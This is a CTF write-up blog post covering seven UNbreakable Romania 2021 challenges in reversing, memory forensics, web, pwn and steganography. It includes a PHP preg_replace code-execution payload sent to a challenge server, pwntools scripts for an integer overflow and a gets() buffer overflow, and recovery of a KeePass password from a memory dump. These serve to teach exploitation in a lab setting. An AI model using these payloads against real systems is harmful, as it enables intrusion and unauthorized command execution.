



TIZ'S BLOG

Articles about CTFs and IT stuffs

UNbreakable Romania Individual – 2021

Dark Mode: Off

Edition

[crazy-numbers](#)

[volatile_secret](#)

[substitute](#)

[bork-sauls](#)

[the-restaurant](#)

[overflowie](#)

[crossed-pill](#)

Dark Mode: Off

crazy-numbers – reverse

*"Hi edmund. I have some problem with this strange message
(1031241061730710670621440620600660701451440610710610641
4306514214607014314506406406007107114406106406606406714
1065063143146063061061063146070145060062061060065071063
146144071144066071061144145066067062064175). Can you help
me to figure out what it is?"*

We can see that encoded message is formatted only with digits

I used the following site to identify the cypher and seemed to be
ASCII CODE


<https://www.dcode.fr/cipher-identifier>



The image shows the dCode Cipher Identifier website. At the top, there's a logo of a green and yellow cylinder with letters. Below it, a search bar with the text "e.g. type 'boolean'". To the right, a section titled "CIPHER IDENTIFIER" with a sub-header "CRYPTOGRAPHY · Cipher Identifier". Below this is a "CODED MESSAGE IDENTIFIER" section with a "CIPHERTEXT TO RECOGNIZE" input field containing a long string of numbers. An "ANALYZE" button is next to it. Below the input field, there's a link to "Frequency Analysis – Index of Coincidence". To the left of the main content, a "Results" section titled "dCode's analyzer suggests to investigate:" lists various encryption methods with progress bars: ASCII Code, Circular Bit Shift, EBCDIC Encoding, RC4 Cipher, Octal System (Base 8), Hexadecimal (Base 16), XOR Cipher, Huffman Coding, LZW Compression, Substitution Cipher, Homophonic Cipher, VIC Cipher, Modulo Cipher, and Base 36 Cipher. The "Octal System (Base 8)" is highlighted. At the bottom of the results list, it says "#14". Below the results, there's a "Cipher Identifier - dCode" section with a tag "Tag(s) : Cryptography, Cryptanalysis, dCode".

Decoding the text to octal, we get the flag

Dark Mode: Off



In addition, the program attached to this challenge is just a proof of how this encoding works in C. It is possible to reverse the algorithm, but it takes much time

Flag :

CTF{972d2068ed1914c5bf8ce44099d14647a53cf3113f8e0210593fd9d691de6724}

Dark Mode: Off

volatile_secret – forensics

"I heard you can find my secret only from my volatile memory! Let's see if it is true."

We are dealing with a dump of memory file, so I used volatility

First of all, we need to find the profile of the program

```
(kali㉿root)-[~/unbr]  
$ python /home/kali/volatility/vol.py -f image.raw imageinfo
```

The profile is **Win7SP1x64**

Next step, I wanted to see which processes were running

```
(kali㉿root)-[~/unbr]  
$ python /home/kali/volatility/vol.py -f image.raw --profile=Win7SP1x64 pslist
```

Dark Mode: Off

```

0xfffffa80128107e0 svchost.exe      596  476  10  348  0  0 2021-05-07 14:58:33 UTC+0000
0xfffffa801285fb30 svchost.exe      664  476   8  257  0  0 2021-05-07 14:58:33 UTC+0000
0xfffffa80128754a0 svchost.exe      716  476  20  472  0  0 2021-05-07 14:58:33 UTC+0000
0xfffffa8012938b30 svchost.exe      824  476  19  435  0  0 2021-05-07 14:58:33 UTC+0000
0xfffffa8012980b30 svchost.exe      876  476  12  265  0  0 2021-05-07 14:58:33 UTC+0000
0xfffffa801299db30 svchost.exe      920  476  32  882  0  0 2021-05-07 14:58:33 UTC+0000
0xfffffa8012a60b30 audiodg.exe     968  716   6  129  0  0 2021-05-07 14:58:33 UTC+0000
0xfffffa8012a7eb30 svchost.exe    1004  476   6  107  0  0 2021-05-07 14:58:33 UTC+0000
0xfffffa8012b54b30 svchost.exe     536  476  14  368  0  0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012c0d4a0 dwm.exe        1124  824   3   72  1  0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012c68380 explorer.exe   1136 1116  44 1092  1  0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012c8b060 spoolsv.exe    1180  476  12  262  0  0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012cc9910 taskhost.exe   1244  476  10  188  1  0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012ce5710 svchost.exe    1264  476  18  315  0  0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012e574c0 svchost.exe    1092  476   6   93  0  0 2021-05-07 14:58:37 UTC+0000
0xfffffa8012c1c750 GoogleCrashHan 1532 2032   4   81  0  1 2021-05-07 14:58:39 UTC+0000
0xfffffa8012e42b30 GoogleCrashHan 1428 2032   4   74  0  0 2021-05-07 14:58:39 UTC+0000
0xfffffa8012d9eb30 SearchIndexer. 1816  476  11  620  0  0 2021-05-07 14:58:40 UTC+0000
0xfffffa8012c53360 chrome.exe     1120 1136   0 ----- 1  0 2021-05-07 14:59:40 UTC+0000 2021-05-07 15:11:06 UTC+0000
0xfffffa8012ebdb30 mscorsvw.exe   1964  476   7   81  0  1 2021-05-07 15:00:41 UTC+0000
0xfffffa8010da8ae0 svchost.exe     2436  476   8  109  0  0 2021-05-07 15:00:43 UTC+0000
0xfffffa8010d89060 mscorsvw.exe   1884  476   7   76  0  0 2021-05-07 15:00:50 UTC+0000
0xfffffa8010cd8b30 sppsvc.exe     1088  476   4  140  0  0 2021-05-07 15:01:19 UTC+0000
0xfffffa8010f557c0 svchost.exe    2388  476  14  334  0  0 2021-05-07 15:01:26 UTC+0000
0xfffffa8012a8a060 taskeng.exe    2788  920   4   78  0  0 2021-05-07 15:08:34 UTC+0000
0xfffffa8010faab30 notepad.exe    2872 1136   1   61  1  0 2021-05-07 15:11:18 UTC+0000
0xfffffa8010e9cb30 SearchProtocol 2508 1816   8  278  0  0 2021-05-07 15:11:20 UTC+0000
0xfffffa80136b9060 SearchFilterHo 2384 1816   5   99  0  0 2021-05-07 15:11:20 UTC+0000
0xfffffa8010eef060 KeePass.exe    2192 1136   8  340  1  0 2021-05-07 15:11:24 UTC+0000
0xfffffa80128a3550 dllhost.exe    2044  596   6   83  1  0 2021-05-07 15:11:51 UTC+0000
0xfffffa8012f29060 dllhost.exe    2548  596   6   80  0  0 2021-05-07 15:11:51 UTC+0000
0xfffffa8010dfd060 DumpIt.exe     2252 1136   2   45  1  1 2021-05-07 15:11:51 UTC+0000
0xfffffa8010c2e060 conhost.exe    1488  392   2   50  1  0 2021-05-07 15:11:51 UTC+0000

```

We see an unusual process: "KeePass.exe". When I found this I knew that I have to find a .kdbx file(database), where are stored informations.

I dumped all files with their offset to a single file, so that I can search through it as I want

```

(kali㉿root)-[~/unbr]
$ python /home/kali/volatility/vol.py -f image.raw --profile=Win7SP1x64 filescan > files
Volatility Foundation Volatility Framework 2.6.1

```

Dark Mode: Off

First thing when I opened this file was to search for **kdbx** and I found what I wanted

```
2842 0x0000000529e8f20 15 0 R--rd \Device\HarddiskVolume1\Windows\System32\saehm.dll
2843 0x0000000529e9c80 13 0 R--rd \Device\HarddiskVolume1\Windows\System32\ubpm.dll
2844 0x0000000529e9dd0 1 1 ----- \Device\NamedPipe\scerpc
2845 0x0000000529e9f20 2 1 ----- \Device\NamedPipe\scerpc
2846 0x0000000529ea070 1 1 ----- \Device\NamedPipe\ntsvcs
2847 0x0000000529ea7b0 1 1 ----- \Device\NamedPipe\scerpc
2848 0x0000000529eac80 1 1 ----- \Device\NamedPipe\ntsvcs
2849 0x0000000529eadd0 2 1 ----- \Device\NamedPipe\ntsvcs
2850 0x0000000529ed6e0 12 0 R--rd \Device\HarddiskVolume1\Windows\System32\sys.dll
2851 0x0000000529ee970 14 0 R--rd \Device\HarddiskVolume1\Windows\System32\iedkcs32.dll
2852 0x0000000529ef990 6 0 R--rd \Device\HarddiskVolume1\Windows\System32\sqlcsp30.dll
2853 0x000000052b0e370 12 0 RW-rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Microsoft\Windows\Explorer\thumbcache_96.db
2854 0x000000052b0e6a0 10 0 RW-rwd \Device\HarddiskVolume1\Windows\rescache\rc0002\Segment2.cmf
2855 0x000000052b0e7f0 8 0 R--rw- \Device\HarddiskVolume1\Program Files\Google\Chrome\Application\90.0.4430.93\icudtl.dat
2856 0x000000052b0eaf0 16 0 R--r- \Device\HarddiskVolume1\Users\Unbreakable\Desktop\Database.kdbx
2857 0x000000052b16760 2 1 ----- \Device\Afd\Endpoint
2858 0x000000052b16dc0 1 1 RW---- \Device\HarddiskVolume1\Windows\System32\catroot2\edb.log
2859 0x000000052b30070 14 0 R--rd \Device\HarddiskVolume1\Windows\System32\pngfilt.dll
2860 0x000000052b30330 9 0 R--r- \Device\HarddiskVolume1\Windows\System32\apisetschema.dll
2861 0x000000052b30620 2 2 RW-rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Microsoft\Windows\Explorer\thumbcache_idx.db
2862 0x000000052b3dd260 1 1 RW---- \Device\HarddiskVolume1\Windows\System32\config\RegBack\SOFTWARE
2863 0x000000052c04480 16 0 R--rd \Device\HarddiskVolume1\Windows\System32\ntls.dll
2864 0x000000052c1b580 8 0 R--r-d \Device\HarddiskVolume1\Windows\System32\fvapi.dll
2865 0x000000052c48070 11 0 R--r-d \Device\HarddiskVolume1\Windows\System32\tbs.dll
2866 0x000000052c8f070 12 0 R--rd \Device\HarddiskVolume1\Windows\System32\ntls.dll
2867 0x000000052d8c140 12 0 R--rd \Device\HarddiskVolume1\Windows\System32\WinSCard.dll
2868 0x000000052e11070 2 0 R--r- \Device\HarddiskVolume1\Users\Unbreakable\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1b4dd67f29cb1962.customDestinations-ms
2869 0x000000052e11ca0 32 0 RW-rwd \Device\HarddiskVolume1\Directory
2870 0x000000052e2d530 28 0 RW-rwd \Device\HarddiskVolume1\Directory
2871 0x000000052e2ddd0 3 1 RW--w- \Device\HarddiskVolume1\pagefile.sys
2872 0x000000052e2ff20 16 0 R--rd \Device\HarddiskVolume1\Windows\System32\shlwapi.dll
2873 0x000000052e30cd0 10 0 R--r-d \Device\HarddiskVolume1\Windows\System32\msidle.dll
2874 0x000000052e398d0 14 0 R--rd \Device\HarddiskVolume1\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorrc.dll
2875 0x000000052e7d510 13 0 R--r-d \Device\HarddiskVolume1\Windows\System32\ntls.dll
2876 0x000000052e7d970 11 0 R--r-d \Device\HarddiskVolume1\Windows\System32\wintrust.dll
2877 0x000000052e7dc70 3 0 R--r-d \Device\HarddiskVolume1\Windows\System32\wininet.dll
2878 0x000000052e7e500 15 0 R--r-d \Device\HarddiskVolume1\Windows\System32\sechost.dll
2879 0x000000052e7e8a0 11 0 R--r-d \Device\HarddiskVolume1\Windows\System32\scft.dll
2880 0x000000052e7ed70 11 0 R--r-d \Device\HarddiskVolume1\Windows\System32\vertutil.dll
```

Now we just need to extract it by its offset

```
(kali@root)-[~/unbr]
$ python /home/kali/volatility/vol.py -f image.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000052b0eaf0 -D _ -u
```

Just change the extension to .kdbx and we are good to go

Dark Mode: Off

Of course, the database file needs a password, so I went back to search for files which may contain the password

Searching for **txt** , we find an interesting file and dump it

```
0x000000005434b070 16 0 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Paint.lnk
0x000000005434b530 2 1 R--rwd \Device\HarddiskVolume1\Users\Unbreakable\Links
0x000000005434bab0 17 1 RW-rw- \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Microsoft\Windows\Temporary Internet Files\counter
0x000000005434c290 6 0 R--rwd \Device\HarddiskVolume1\Windows\System32\cfgmgr32.dll
0x000000005434c3e0 8 0 R--r-d \Device\HarddiskVolume1\Program Files\Internet Explorer\ieproxy.dll
0x000000005434e550 16 0 R--rwd \Device\HarddiskVolume1\Users\Unbreakable\SuperSecretFile.txt
0x000000005434e710 13 0 R--rwd \Device\HarddiskVolume1\Windows\System32\duser.dll
0x000000005434f070 16 0 RW-rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Google\Chrome\User Data\Default\Code Cache\js\0179
0x00000000543506b0 2 1 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\WER\ReportArchive
0x0000000054350a00 13 0 R--rwd \Device\HarddiskVolume1\Windows\SysWOW64\SensApi.dll
0x00000000543512f0 33 0 RW-rwd \Device\HarddiskVolume1$\Directory
0x00000000543515a0 16 0 R--rwd \Device\HarddiskVolume1\Windows\System32\C_949_NLS
0x0000000054351f20 6 0 R--r-d \Device\HarddiskVolume1\Program Files\Google\Chrome\Application\90.0.4430.93\d3dcompiler_47.dll
0x00000000543523c0 9 0 R--rwd \Device\HarddiskVolume1\Windows\System32\msi.dll
0x0000000054352670 16 0 W-rw- \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leve
0x0000000054353dd0 16 0 R--rwd \Device\HarddiskVolume1\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config
0x0000000054354830 16 0 R--rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leve
0x0000000054357280 16 0 R--rwd \Device\HarddiskVolume1\Windows\System32\msimg32.dll
0x0000000054357c60 1 1 R--rw- \Device\HarddiskVolume1\Windows\winsxs\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.1
0x0000000054358070 2 1 R--rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Microsoft\Windows\WER\ERC
0x0000000054358700 16 0 R--rwd \Device\HarddiskVolume1\Windows\System32\uxtheme.dll
0x0000000054359d00 5 0 R--r-d \Device\HarddiskVolume1\Windows\System32\mlang.dll
0x000000005435a140 1 1 RW-rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Microsoft\Windows\Explorer\thumbcache_sr.db
0x000000005435ab60 2 0 R--rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Roaming\Microsoft\Windows\SendTo\Fax Recipient.lnk
0x000000005435b070 5 0 R--rwd \Device\HarddiskVolume1\Windows\System32\Display.dll
0x000000005435b830 10 0 RW-rw- \Device\HarddiskVolume1\ProgramData\Microsoft\RAC\PublishedData\RacWmiDatabase.sdf
0x000000005435cb40 19 1 RW-r-- \Device\HarddiskVolume1\Windows\System32\winevt\Logs\Microsoft-Windows-Diagnostics-Performance%40operationa
0x000000005435d070 16 0 R--rwd \Device\HarddiskVolume1\Windows\assembly\NativeImages_v4.0.30319_64\System.Security\0a557a9eb630e59db01f7e4db43201bf\System.Security.ni.dll aux
```


```
(kali@root)-[~/unbr]
$ python /home/kali/volatility/vol.py -f image.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000005434e550 -D _ -u
```

Running **strings** we will get the needed password

```
(kali@root)-[~/unbr]
$ strings secret
mqDb*N6*(mAk3W)=
```

Going to our entry, we receive the flag

Dark Mode: Off



I got first blood for this challenge

Flag:

Dark Mode: Off

ctf{6034a8f96c257e8cfda0c92447033faeeb28b21bb0510b6fd3a1
a31343d0f646}

substitute – web

“Hi, we need help. Because we have an admin who abuses power we no longer have control over the workstations. We need a group of hackers to help us. Do you think you can replace him?”

Accessing the site, we have the source code of it

Dark Mode: Off

Welcome guys, we have a problem:
We try to replace Admin, can you help me?
Can you replace Admin??

Source code

```
<?php
    $input = "Can you replace Admin??";
    if(isset($_GET["vector"]) && isset($_GET["replace"])){
        $pattern = $_GET["vector"];
        $replacement = $_GET["replace"];
        echo preg_replace($pattern,$replacement,$input);
    }else{
        echo $input;
    }
?>
```

This code changes the string with other by giving “**vector**” and “**replace**” parameters

The exploit comes when “**preg_replace**” is used. It is known as a vulnerable function

This article explains very well this concept

https://www.yeahhub.com/code-execution-preg_replace-php-function-exploitation/

Dark Mode: Off


Running command "ls"

http://35.198.90.23:30447/?

vector=/Admin/e&replace=system(%22ls%22);

```
Welcome guys, we have a problem:  
We try to replace Admin, can you help me?  
here_we_dont_have_flag index.php Can you replace index.php??
```

Flag can be accessed via "here_we_dont_have_flag" and file
"flag.txt"



http://35.198.90.23:30447/?

**vector=/Admin/e&replace=system(%22cat%20here_we_dont_have_
flag/flag.txt%22);**

Flag:


Dark Mode: Off

CTF{92b435bcd2f70aa18c38cee7749583d0adf178b2507222cf1c4
9ec95bd39054c}

bork-sauls – pwn

"You must beat the Dancer of The Boreal Valley to get the flag."

I decompiled the program using ghidra



```
Decompile: main - (bork_sauls)

1
2 Undefined8 main(EVP_PKEY_CTX *param_1)
3
4 {
5     int local_14;
6     int local_10;
7     uint local_c;
8
9     init(param_1);
10    local_c = 100000;
11    local_10 = 0;
12    puts("You enter the room, and you meet the Dancer of the Boreal Valley. You ha
13    do {
14        puts("Choose: \n1.Roll\n2.Hit(only 3 times)\n3.Throw Estus flask at the boss
15        );
16        __isoc99_scanf(&DAT_001020b5,&local_14);
17        if (local_14 == 3) {
18            local_c = local_c + 1999999;
19        }
20        else {
21            if (local_14 < 4) {
```

Dark Mode: Off

```

22     if (0 < local_14) {
23         if (local_10 < 3) {
24             local_c = local_c - 30000;
25         }
26         local_10 = local_10 + 1;
27     }
28 }
29 else {
30     if (local_14 == 4) {
31         /* WARNING: Subroutine does not return */
32         exit(0);
33     }
34 }
35 }
36 printf("Health: %d\n", (ulong)local_c);
37 } while (-1 < (int)local_c);
38 printf("Congratulations. Here's your flag: ");
39 system("cat flag.txt");
40 return 0;
41 }

```

We see that our execution of the loop stops if variable **local_c** is a negative number

Because we can't decrease our value to a negative one, we have to break the logic of the program creating an integer overflow

This is possible because variable **local_c** is type int and we will reach the desired value very fast through a script

Dark Mode: Off

```
#!/usr/bin/python3
```

```
from pwn import *
```

```
elf = ELF("./bork_sauls")
```

```
p = elf.process()
```

```
p = remote("127.0.0.1",4444)
```

```
for i in range(1300):  
    try:  
        p.sendline("3")
```

Dark Mode: Off

except:
pass

p.interactive()

```
Health: 2146098927
Choose:
1.Roll
2.Hit(only 3 times)
3.Throw Estus flask at the boss (wut?)
4.Alt-F4

Health: -2146868370
Congratulations. Here's your flag: ctf{d8194ce78a6c555adae9c14fe56674e97ba1afd88609c99dcb95fc599dcbc9f5}
```

Flag :

**ctf{d8194ce78a6c555adae9c14fe56674e97ba1afd88609c99dcb95
fc599dcbc9f5}**

the_restaurant – web

Dark Mode: Off

"Time for you to brush up on your web skills and climb the Michelin star ladder!"

In this challenge we have multiple things to do

The first level, was very easy, just by clicking on **"Floppy Flag"** box

The Restaurant, -1 stars
here
1st part of flag: CTF{192145131
[Go on to the next part!](#)

For the second level, we had to remove the **"disabled"** function for "Fruity Flag" box

This was done by inspecting the page and deleting the function

```
<strike>  
  <input id="flag" type="checkbox" name="flag" disabled="">  
  <label for="flag">Fruity Flag</label>  
</strike>
```

Dark Mode: Off

Here's your order!

2nd part of flag: b9d4a78730396

[Go on to the next part!](#)

In the third level, we had to change “**id**”, “**name**” and “**for**” of a food

I decided to do it for “Pensive Profiterol”, but the impact is the same for all of them

```
<input id="pensive-profiterol" type="checkbox" name="pensive-profiterol">  
<label for="pensive-profiterol">Pensive Profiterol</label>  
</li>
```

```
<input id="flag" type="checkbox" name="flag">  
<label for="flag">Pensive Profiterol</label>  
</li>
```

Don't forget to press on the text when you submit “**Order now**”

Here's your order!

3496e2e6ff438

~ 3rd part of flag Go on to the next part!

Dark Mode: Off

For level 4 we needed to modify the ticket in an unwanted way

I changed default ticket to **"ticket:flag"**



★ 4TH PART OF FLAG ★

790db98b85df8

GO ON TO THE LAST PART!

BON APETIT!

The approach for the level 5 was similar to level 4

I chose "Not The Flag" option and I modified the value for the ticket to **"ticket:flag"**

Dark Mode: Off

Congratulations!

5th part of flag:

`47c9b0e2ef0a5a07}`

You have reached the top! Now go submit the flag!

Flag:

**CTF{192145131b9d4a787303963496e2e6ff438790db98b85df847
c9b0e2ef0a5a07}**

overflowie – pwn

*"This little app brags that is very secure. Managed to put my hands on the source code, but I am bad at pwn. Can you do it for me please?
Thx."*

Dark Mode: Off

I opened it in ghidra and looked after **“verySecureFunction”**

```
void verySecureFunction(void)
{
    int iVar1;
    char local_58 [76];
    char local_c [4];

    puts("Enter the very secure code to get the flag: ");
    gets(local_58);
    iVar1 = strcmp(local_c,"l33t");
    if (iVar1 == 0) {
        puts("Omg you found the supersecret flag. You are l33t ind33d");
        system("cat flag.txt");
    }
    else {
        puts("Told you this is very secure!!!");
    }
    return;
}
```

We see the vulnerable function **“gets”** which means that it doesn't verify in any way the user input

Our goal is to overwrite the **“local_c”** variable because we need to get value 0 for variable iVar1 when it compares with **“l33t”** string

Dark Mode: Off

Starting with an offset of 76 "A" 's to fill the **"local_58"** 's variable we need to add the **"l33t"** string when it overwrites **"local_c"**

Exploit

```
#!/usr/bin/python3
```

```
from pwn import *
```

```
elf = ELF("./overflowie")
```

```
#p = elf.process()
```

```
p = remote("127.0.0.1",4444)
```

```
def exploit():
```

Dark Mode: Off

```
offset = 76
payload = b"A"*offset
payload += b"l33t"
```

```
p.sendline(payload)
p.interactive()
```

```
if __name__=="__main__":
    exploit()
```

```
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAl33t\n'  
Switching to interactive mode  
UG] Received 0xab bytes:  
b'Enter the very secure code to get the flag: \n'  
b'Omg you found the supersecret flag. You are l33t ind33d\n'  
b'ctf{417e85857875cd875f23abee3d45ef6a4fa68a56e692a8c998e0d82f4f3e6ac7}}\n'  
The very secure code to get the flag:
```

Flag:

Dark Mode: Off

ctf{417e85857875cd875f23abee3d45ef6a4fa68a56e692a8c998e0
d82f4f3e6ac7}

crossed-pill – steganography, misc

"You might not see this at first. You should look from one end to another."

I really enjoyed this challenge.

We are dealing with a .png file. Running **"strings"** command, we have an idea of how the encoded image was formatted because we are able to see python code at the end of png 's data

Dark Mode: Off

```

import numpy as np
from PIL import Image
import random
img = Image.open('flag.png')
pixels = list(img.getdata())
oioi=[]
for value in pixels:
    oi = []
    for oioioi in value:
        # hate me note for the var names ;)
        if oioioi == 255:
            oioioi = random.choice(range(0, 255, 2))
        else:
            oioioi = random.choice(range(0, 255, 1))
        oi.append(oioioi)
    oioi.append(oi)
img = Image.new('RGBA', [200,200], 255)
data = img.load()
count = 0
for x in range(img.size[0]):
    for y in range(img.size[1]):
        data[x,y] = (
            oioi[count][0],
            oioi[count][1],
            oioi[count][2],
            oioi[count][3],
        )
        count = count + 1

img.save('image.png')

